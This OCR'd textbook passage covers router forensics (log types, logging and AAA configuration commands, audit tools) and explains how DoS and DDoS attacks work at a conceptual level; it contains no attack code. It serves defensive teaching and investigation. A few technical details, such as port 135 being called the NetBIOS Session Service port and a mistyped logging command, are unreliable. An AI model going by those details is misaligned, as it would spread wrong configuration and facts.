
The following types of router logs have different and important functions:

- *Syslog log*: Log messages are received and stored in the syslog server. The investigator must examine the syslog server for these log messages.
- *Log buffer*: The router log buffer stores the log messages. These log messages must be identified by the investigator. The command to check the log messages in the log buffer is **show logging**. This command reveals the contents of the router log buffer.
- *Console log*: Console sessions are recorded in this type of logging. This logging reveals who logged onto the console during a specific period of time.
- *Terminal log*: This logging is exactly the opposite of console logging. All of the nonconsole sessions are recorded, and the investigator can view these nonconsole log messages.



Source: http:// www.worldstart.com/tips/tips/.php/1510. Accessed 2/2007.

Figure 4-4 Router log files can tell an investigator where a connection originated.



Source: http:// www.worldstart.com/tips/tips/.php/1510. Accessed 2/2007.

Figure 4-5 The **ping** command can be used to find a host name.

- *SNMP log*: This type of logging accepts all SNMP traps and records them.
- *ACL violation log*: Access control lists play an important role in investigating routers. They can be configured to log packets that match their rules. A router's log buffer and the syslog server both receive and store these log messages in this type of logging.

NETGEAR Router Logs NETGEAR router logs can be used for monitoring network activities for specific types of attacks and reporting those attacks to a security monitoring program (Figure 4-6).

Figure 4-6 NETGEAR router logs allow the user to apply various firewall rules.

NETGEAR router logs can be used to perform the following tasks:

- Alert when someone on a LAN has tried to access a blocked WAN address
- Alert when someone on the Internet has tried to access a blocked address in a LAN
- Identify port scans, attacks, and administrative logins
- Collect statistics on outgoing traffic for administrative purposes
- Assess whether keyword-blocking rules are excluding an undesired IP address

NETGEAR router logs include the following features:

- On many NETGEAR routers, the main purpose of logging is to collect information about traffic coming into a LAN.
- On models that limit the stored log to 128 entries, a complete record of activity can be sent by e-mail when the log is full.
- If logging is used with firewall rules and many entries are logged, the router's regular traffic throughput can be reduced.
- Routers can send up to 120 e-mail notifications an hour. Half this many causes performance degradation.
- In some NETGEAR routers, certain logging functions are always turned on (NTP, for example).

The following examples are of log entries that indicate an attack:

- Example 1:


  Multiple entries in the logs indicating suspicious data being dropped are an indication of attack (Figure 4-7). In most cases, the same ports or source IP addresses are indicated in each log entry.

- Example 2:

  NETGEAR *Security Alert* [15:c9:11]

  TCP Packet - Source:84.92.8.225,1261 Destination:84.92.37.165,3127 - [DOS]

  A single message of this type may just indicate a random packet; however, several messages indicate a probable attack.



Source: http:// kb.netgear.com/app/answers/detail/a_id/1014. Accessed 2/2007.

Figure 4-7 Entries indicating suspicious data being dropped are a possible indication of an attack.

Real-Time Forensics An investigator should use the router to monitor the network, after removing or collecting the data from the compromised router. To do so, the investigator can turn logging on if it was not already activated, by using the following commands:

config terminal

service timestamps log datatime msec localtime show-timezone

no logging console

logging on

logging buffered 32000

logging buffered informational

logging facility local6

logging trap informational

logging Syslog-server.domain.com

AAA (authentication, authorization, and accounting) logging gathers the following information when a user connects to the network:

- *Login time*: The time when a user logs in to the network
- *Logout time*: The time when a user logs out of the network
- *HTTP accesses*: All the HTTP accesses a user made
- *Privilege level changes*: Any change made to an account's privilege level
- *Commands executed*: All commands executed by users

AAA log entries are transferred to the authentication server through the following protocols:

- TACACS+ (Terminal Access Controller Access Control System) protocol: This protocol provides access control to routers, network access servers, and other devices. It provides different AAA services.
- RADIUS (Remote Access Dial-In User Service): RADIUS is a client-server protocol that provides AAA services.

To enable AAA logging, an investigator can use the following commands:

config terminal

aaa accounting exec default start-stop group tacacs+

aaa accounting system default stop-only group tacacs+

aaa accounting connection default start-stop group tacacs+

aaa accounting network default start-stop group tacacs+

Access control lists play an important role in investigating routers and checking log messages. They count packets and log specific events. A router's log buffer and the syslog server both receive and store the log messages in this type of logging. Real-time monitoring can also be performed by configuring syslog logging and analyzing syslog files.

Generate a Report

The following steps must be performed whenever generating a router forensic report:


1. Note the name of the investigator.
2. List the router evidence.
3. Document the evidence and other supporting items.
4. Provide a list of tools used for the investigation.
5. List the devices and setup used in the examination.
6. Give a brief description of the examination steps.
7. Provide the following details about the findings:
   a. Information about the files
   b. Internet-related evidence
   c. Data and image analysis
8. Provide conclusions for the investigation.

Tools

Router Audit Tool (RAT)

The Router Audit Tool (RAT) (Figure 4-8) downloads configurations of devices to be audited and then checks them against the settings defined in the benchmark. For each configuration examined, RAT produces a report listing the following items:

- A list of each rule checked with a pass/fail score
- A raw overall score
- A weighted overall score (1–10)
- A list of IOS/PIX commands that will correct the identified problems



Source: http:// www.cisecurity.org/bench_cisco.html. Accessed 2/2007.

Figure 4-8 The RAT tool checks devices against settings in a benchmark.

In addition, RAT produces a composite report listing the rules (settings) checked on each device as well as an overall score.

The Router Audit Tool (RAT) includes the following features:

- Ability to score Cisco router IOS
- Ability to score Cisco PIX firewalls
- Includes benchmark documents (PDF) for both Cisco IOS and Cisco PIX security settings
- Consolidates the following four Perl programs:
  - snarf: Downloads configurations and generates reports
  - ncat (Network Config Audit Tool): Reads rules and configurations and writes CSV-like output
  - ncat_report: Reads CSV-like files and writes HTML
  - ncat_config: Performs localization of the rule base

Link Logger

Link Logger (Figure 4-9) enables users to see and learn about Internet security and their network traffic. Link Logger is designed to take the logging information sent out from a router or firewall, process it, and then display it in a fashion that allows the user to see what is happening at the router or firewall. This allows the user to see how many scans and attacks are occurring, when and where they are coming from, and what kinds of scans and attacks they are. It also provides a link to further information concerning the details of a scan or attack. Link Logger allows users to see when new scans or attacks are released, their effects on the Internet, and if they are a threat to a network.




Figure 4-9 Link Logger allows users to see and analyze firewall traffic.

Field	Internal Name
date/time	date_time
day of week	day_of_week
hour of day	hour_of_day
source host	source_host
destination host	destination_host
source port	source_port
destination port	destination_port

Table 4-1 Sawmill stores these nonnumerical fields in its Linksys router database

Link Logger can perform the following functions:

- Monitor and administer the systems on a LAN to ensure that they are being used appropriately on the Internet
- Display traffic in real time and produce reports and graphs on a network level or on an individual system
- Retrieve and review the details behind the reports quickly and easily

Sawmill

Sawmill is a Linksys router log analyzer. Sawmill processes router log files, analyzes them, and then generates a report based on the analysis.

Sawmill stores the nonnumerical fields seen in Table 4-1 in its Linksys router database, generates reports for each field, and allows dynamic filtering on any combination of fields.

Sawmill includes the following features:

- Extensive documentation
- Live reports and graphs
- Analysis toolset
- Attractive statistics
- Advanced user tracking by WebNibbler
- Works with a variety of platforms

Chapter Summary

- A router is a computer networking device that forwards data packets across networks.
- A router decides the most effective path for a packet to reach its final destination.
- A routing table is a database that stores the most efficient routes to particular network destinations.
- The types of router attacks are: denial-of-service attacks, packet-mistreating attacks, routing table poisoning, hit-and-run attacks, and persistent attacks.
- RIP sends routing update messages when the network topology changes.
- A router log shows whether anyone has been trying to get into a network.
- Investigators must be careful while accessing a router.

Review Questions

1. List the three components that comprise a router's architecture.

2. List the types of router attacks.

3. List the steps necessary to investigate a router attack.

4. What are the basic functions of a router?

5. Describe the purpose of RIP.

6. What is routing table poisoning?

7. What is chain of custody?

8. Name four essential guidelines when accessing a router.

9. What is the difference between direct and indirect access of a router?

10. Name three types of router logs and their functions.

Hands-On Projects

1. Use Link Logger to monitor Internet security and network traffic:
   - Navigate to Chapter 4 of the Student Resource Center.
   - Install and launch the Link Logger program.
   - Check various monitoring options of Link Logger (Figure 4-10).




Figure 4-10 Check the various monitoring options of Link Logger.

Chapter 5

Investigating DoS Attacks

Objectives

After completing this chapter, you should be able to:

- Understand DoS attacks
- Recognize the indications of a DoS/DDoS attack
- Understand the different types of DoS attacks
- Understand DDoS attacks
- Understand the working of a DDoS attack
- Understand the classification of a DDoS attack
- Detect DoS attacks using Cisco NetFlow
- Investigate DoS attacks
- Understand the challenges in investigating DoS attacks

Key Terms

Buffer overflow attack a type of attack that sends excessive data to an application that either brings down the application or forces the data being sent to the application to be run on the host system

Denial-of-service attack an attack that overloads a system's resources, either making the system unusable or significantly slowing it down

SYN flood occurs when the intruder sends SYN packets (requests) to the host system faster than the system can handle.

Three-way handshake a common connection method on a network; first, a SYN packet is sent to a host server. The host sends back an SYN-ACK packet to the source. The source then sends a response ACK packet to complete the connection.

Zombie a slave computer in a distributed denial-of-service attack

Introduction to Investigating DoS Attacks

In ***denial-of-service attacks***, or DoS attacks, attackers attempt to prevent legitimate users of a service from using it by flooding the network with traffic or disrupting connections. The attacker may target a particular server application (HTTP, FTP, ICMP, TCP, etc.) or the network as a whole.

There may also be an effort to interrupt the connection between two machines, preventing or disturbing access to a particular system or individual. Improper use of resources may also create a DoS. For example, an intruder may use an unidentified FTP area to store large amounts of data, using disk space and producing network traffic problems.

In such an attack, a user or organization is deprived of the services of a resource that they would normally expect to have. In general, for certain network services, failure might mean the loss of a service such as e-mail or a Web server. DoS attacks are a kind of security breach that does not generally result in the theft of information or in any other type of security loss, but these attacks can harm the target in terms of time and resources.

Indications of a DoS/DDoS Attack

Indications of a DoS/DDoS attack are as follows:

- *Unusual slowdown of network services*: Most low- and medium-risk DoS attacks only slow down network services. They do not completely prevent access; they just make it more difficult.
- *Unavailability of a particular Web site*: When a DoS attack occurs against a poorly protected system or network server for any site, it can make the site impossible to reach.
- *Dramatic increase in the volume of spam*: Spam e-mails are sometimes used to generate huge amounts of bogus traffic over the network, causing a DoS.

Types of DoS Attacks

The main types of DoS attacks are as follows:

- *Ping of death*: Sending a malformed or otherwise malicious ping to a computer
- *Teardrop*: Forging fragmented packets designed to overlap each other when the receiving hosts defragment them
- *SYN flooding*: Sending TCP connection requests to a target host faster than it can process them
- *LAND*: Sending a data packet to a targeted machine with the same host and port names for the source and the destination
- *Smurf*: Using spoofed IP addresses to send broadcast ping messages to a large number of hosts in a network to flood the system
- *Fraggle*: Using UDP packets to flood a network
- *Snork*: Targeted against Windows NT RPC services
- *OOB attack*: Exploiting a bug in Microsoft's implementation of its IP stack
- *Buffer overflow attack*: Sending more information to a program than it is allocated to handle
- *Nuke attack*: Repeatedly sending fragmented or invalid ICMP packets to the target computer
- *Reflected attack*: Sending false requests to a large number of computers, which respond to those requests

Ping of Death Attack

In the ping of death attack, an attacker deliberately sends an ICMP (Internet Control Message Protocol) echo packet of more than 65,536 bytes, the largest size acceptable by the IP protocol. Fragmentation is one of the features of TCP/IP, requiring that a large IP packet be broken down into smaller segments. Many operating systems do not know what to do when they receive an oversized packet, so they freeze, crash, or reboot.

Ping of death attacks are dangerous since the identity of the attacker sending the huge packet could simply be spoofed. Also, the attacker does not have to know anything about the target except its IP address. Several Web sites block ICMP ping messages at their firewalls to avoid this type of DoS attack.

Teardrop Attack

A Teardrop attack occurs when an attacker sends fragments with overlapping values in their offset fields, which then cause the target system to crash when it attempts to reassemble the data. It affects systems that run Windows NT 4.0, Windows 95, and Linux up to 2.0.32, causing them to hang, crash, or reboot.

As stated earlier, TCP/IP will fragment a packet that is too large into smaller packets, no larger than 64 kilobytes. The fragment packets identify an offset from the beginning of the original packet that enables the entire original packet to be reassembled by the receiving system. In the Teardrop attack, the attacker manipulates the offset value of the second or latter fragments to overlap with a previous fragment. Since older operating systems are not equipped for this situation, it can cause them to crash.

SYN Flooding Attack

SYN flooding occurs when the intruder sends SYN packets (requests) to the host system faster than the system can handle them.

A connection is established through a TCP ***three-way handshake***, in which the following occurs:

1. Host A sends a SYN request to Host B.
2. Host B receives the SYN request and replies to the request with a SYN-ACK to Host A.
3. Host A receives the SYN-ACK and responds with an ACK packet, establishing the connection.

When Host B receives the SYN request from Host A, it makes use of the partially open connections that are available on the listed line for at least 75 seconds.

The intruder transmits large numbers of such SYN requests, producing a TCP SYN flooding attack. This attack works by filling the table reserved for half-open TCP connections in the operating system's TCP/IP stack. When the table becomes full, new connections cannot be opened until some entries are removed from the table due to a handshake timeout. This attack can be carried out using fake IP addresses, making it difficult to trace the source. The table of connections can be filled without spoofing the source IP address. Normally, the space existing for fixed tables, such as a half-open TCP connection table, is less than the total.

LAND Attack

In a LAND attack, an attacker sends a fake TCP SYN packet with the same source and destination IP addresses and ports to a host computer. The IP address used is the host's IP address. For this to work, the victim's network must be unprotected against packets coming from outside with their own IP addresses. When the target machine receives the packet, the machine considers that it is sending the message to itself, and that may cause the machine to crash.

The symptoms of a LAND attack depend upon the operating system running on the targeted machine. On a Windows NT machine, this attack just slows the machine down for 60 seconds, while Windows 95 or 98 machines may crash or lock up. UNIX machines also crash or hang and require a reboot.

Because LAND uses spoofed packets to attack, only blocking spoofed packets can prevent it. Still, with current IP technology, it is not possible to completely filter spoofed packets.

Smurf Attack

The smurf attack, named after the program used to carry it out, is a network-level attack against hosts. The attacker sends a large amount of ICMP echo (ping) traffic to IP broadcast addresses using a spoofed source address matching that of the victim. Smurf attacks generate a large number of echo responses from a single request, which results in a huge network traffic jam, causing the network to crash. If the routing device delivering traffic to those broadcast addresses accepts the IP broadcast, hosts on that IP network will take the ICMP echo request and reply to each echo, exponentially increasing the replies.

On a multiaccess broadcast network, there could potentially be hundreds of machines replying to each packet, ensuring that the spoofed host may no longer be able to receive or distinguish real traffic.

Fraggle Attack

The fraggle attack is a UDP variant of the Smurf attack. In Fraggle attacks, an attacker sends a large number of UDP ping packets, instead of ICMP echo reply packets, to a list of IP addresses using a spoofed IP address. All of the addressed hosts then send an ICMP echo reply, which may crash the targeted system. Fraggle attacks

target networks where UDP ports are open and allow unrestricted UDP traffic to bypass firewalls. Fraggle is considered a medium-risk attack and can be easily carried out by slightly tweaking Smurf code.

Fraggle attacks affect network management consoles by bypassing the installed firewall by having the internal system try to respond to external echo requests. These attacks prevent the network from receiving UDP traffic. A network administrator may not be able to distinguish between an inner system fault and an attack, due to missing syslog messages or SNMP trap alerts.

Snork Attack

In a Snork attack, a UDP packet sent by an attacker consumes 100% of CPU usage on a remote Windows NT machine. If there are several Snork-infected NT systems in a network, they can send echoes to each other, generating enough network traffic to consume all available bandwidth.

Windows NT 4.0 workstations and servers with service packs up to and including SP4 RC 1.99 are vulnerable to Snork attacks. Network administrators can easily detect these attacks by adding a filter in their firewalls with the following specifications:

- Name: Snork
- Protocol: UDP
- Source Address: Any
- Source Port: 135 (additional rules for ports 7 and 19, if desired)
- Destination Address: Any
- Destination Port: 135

OOB Attack

The OOB attack exploits a bug in Microsoft's implementation of its IP stack, causing a Windows system to crash. Windows NT (server and workstation versions up through 4.0), Windows 95, and Windows for Workgroups 3.11 platforms are the most vulnerable to these kinds of attacks.

RPC port 135, also known as the NetBIOS Session Service port, is the most susceptible port for these kinds of attacks. When a Windows system receives a data packet with an URGENT flag on, it assumes that the packet will have data with it, but in OOB attacks a virus file has an URGENT flag with no data.

The best way to prevent such attacks is to configure firewalls and routers so that they allow only trusted hosts to get in, and in some cases NetBIOS Session Service ports can be blocked altogether to secure systems.

Buffer Overflow Attack

A ***buffer overflow attack*** is a type of attack that sends excessive data to an application that either brings down the application or forces the data being sent to the application to be run on the host system. This can allow the attacker to run malicious code on the target system. Sending e-mail messages that have 256-character file names is one common way to cause a buffer overflow.

There are two types of buffer overflow attacks: heap based and stack based. In a heap-based buffer overflow attack, memory space that is reserved for a program is filled with useless data and can allow malicious code to overflow and be written into adjacent memory space. In a stack-based buffer overflow attack, the program stores the user's input in a memory object together with local variables on the program's stack. This causes the return address to be overwritten and redirects the flow to allow a malicious user to execute arbitrary code.

Nuke Attack

In a nuke attack, the attacker repeatedly sends fragmented or invalid ICMP packets to the target computer using a ping utility. This significantly slows the target computer.

Reflected Attack

A reflected attack involves sending huge amounts of SYN packets, spoofed with the victim's IP address, to a large number of computers that then respond to those requests. Requested computers reply to the IP address of the target's system, which results in flooding.

DDoS Attack

A distributed denial-of-service (DDoS) attack is a DoS attack where a large number of compromised systems attack a single target. In a DDoS attack, attackers first infect multiple systems, called ***zombies***, which are then used to attack a particular target.

The services under attack are those of the primary victim, while the compromised systems used to launch the attack are often called the secondary victims. The use of secondary victims in performing a DDoS attack provides the attacker with the ability to wage a much larger and more disruptive attack, while at the same time making it more difficult to track down the original attacker.

Distributed denial-of-service attacks have become increasingly popular due to their readily available exploit plans and their ease of execution; however, these attacks can be the most dangerous because they can, in a relatively short amount of time, compromise even the largest Internet servers.

Working of a DDoS Attack

The first step in a DDoS attack is to build a network of computers that can be used to flood the target network. Attackers look out for poorly secured systems over the Internet that can be easily infected, and install malicious programs in these zombie systems. Attackers can remotely control these programs to carry out attacks as required. Systems without updated antivirus programs and firewalls are easy targets for the attackers to build an attack network.


There are many tools that automate this process. Self-propagating programs are used to automatically scan networks for vulnerable systems and install the necessary programs. This enables the attacker to build a large attack network within a short span of time. Attack networks are generally spread across different geographical locations and time zones to make it more difficult to track the source.

Once the attack network is ready, attackers can tell the malicious programs in the infected systems to launch an attack on a target or a number of targets. The zombies generate massive amounts of bogus network traffic that consumes the bandwidth of the target networks and prevents legitimate users from accessing network services. Attackers use IP spoofing to hide the origin of the traffic and avoid detection.

Figure 5-1 depicts how a DDoS attack works.


Classification of a DDoS Attack

DDoS attacks can be classified according to the degree of automation, the propagation mechanism, the vulnerability being exploited, the rate of attack, and the final impact. Figure 5-2 shows a taxonomy of DDoS attacks.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 5-1 In a DDoS attack, the attacker first corrupts handlers, which then corrupt zombies, which then attack the victim.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 5-2 DDoS attacks are classified based on various criteria.

Degree of Automation

- *Manual attacks*: Attackers scan remote machines manually for vulnerabilities to infect the machine.
- *Semiautomatic attacks*: The attacker deploys automated, self-propagating programs to scan and infect vulnerable systems by installing malicious attack code. An attacker can remotely instruct these programs to launch an attack by manually specifying the attack type, target, time of attack, and code to be executed on the target. Most present-day DDoS attacks belong to this category.
  - *Attacks by direct communication*: The malicious programs installed in the infected systems directly communicate with the attacker's master system. For this purpose, the IP address of the attacker's system needs to be hard-coded into the agent's program.
  - *Attacks by indirect communication*: The attacker's system does not communicate with the agent directly; instead, the attacker uses IRC channels to direct agent programs. This ensures the anonymity of the attacker.
- *Automatic attacks*: All instructions of the time of the attack, attack type, duration, and the victim's address are encoded in the attacking program itself. This method ensures complete anonymity for the attacker.
  - *Attacks using random scanning*: Each zombie scans random addresses in the IP address space, generating a huge amount of network traffic.
  - *Attacks using hit-list scanning attacks*: An infected zombie machine scans all addresses from an externally supplied list.
  - *Attacks using topology scanning*: Zombies use information on the compromised host to select new targets for scanning.
  - *Attacks using permutation scanning*: All infected zombie machines share a common pseudorandom permutation of the IP address space; every IP address is mapped to an index in this permutation.
  - *Attacks using local subnet scanning*: Each infected machine scans the systems on the same subnet.

Propagation Mechanism

- *Attacks using central source propagation*: The attack code remains on a central server or set of servers and is downloaded to a target machine after successful infection.
- *Attacks using back-chaining propagation*: The attack code is downloaded from the attacker's machine to the infected machine, and then the program in the infected machine is used for further propagation.
- *Attacks using autonomous propagation*: The malicious program is directly inserted into the target machine by the attacker.

Exploited Vulnerability

- *Protocol attacks*: Attackers exploit the vulnerabilities present in the communication protocol implementations in target machines. The TCP SYN attack, the CGI request attack, and the authentication server attack are a few examples of protocol attacks.
- *Brute-force attacks*: Attackers generate huge amounts of seemingly legitimate transactions that the target system cannot handle.
  - Filterable attacks generate bogus traffic that can be filtered by most firewalls.
  - Nonfilterable attacks use legitimate packets from the infected target to flood the network and cannot be filtered.

Attack-Rate Dynamics

- *Continuous-rate attacks*: The rate of propagation of attacking code is continuous and static.
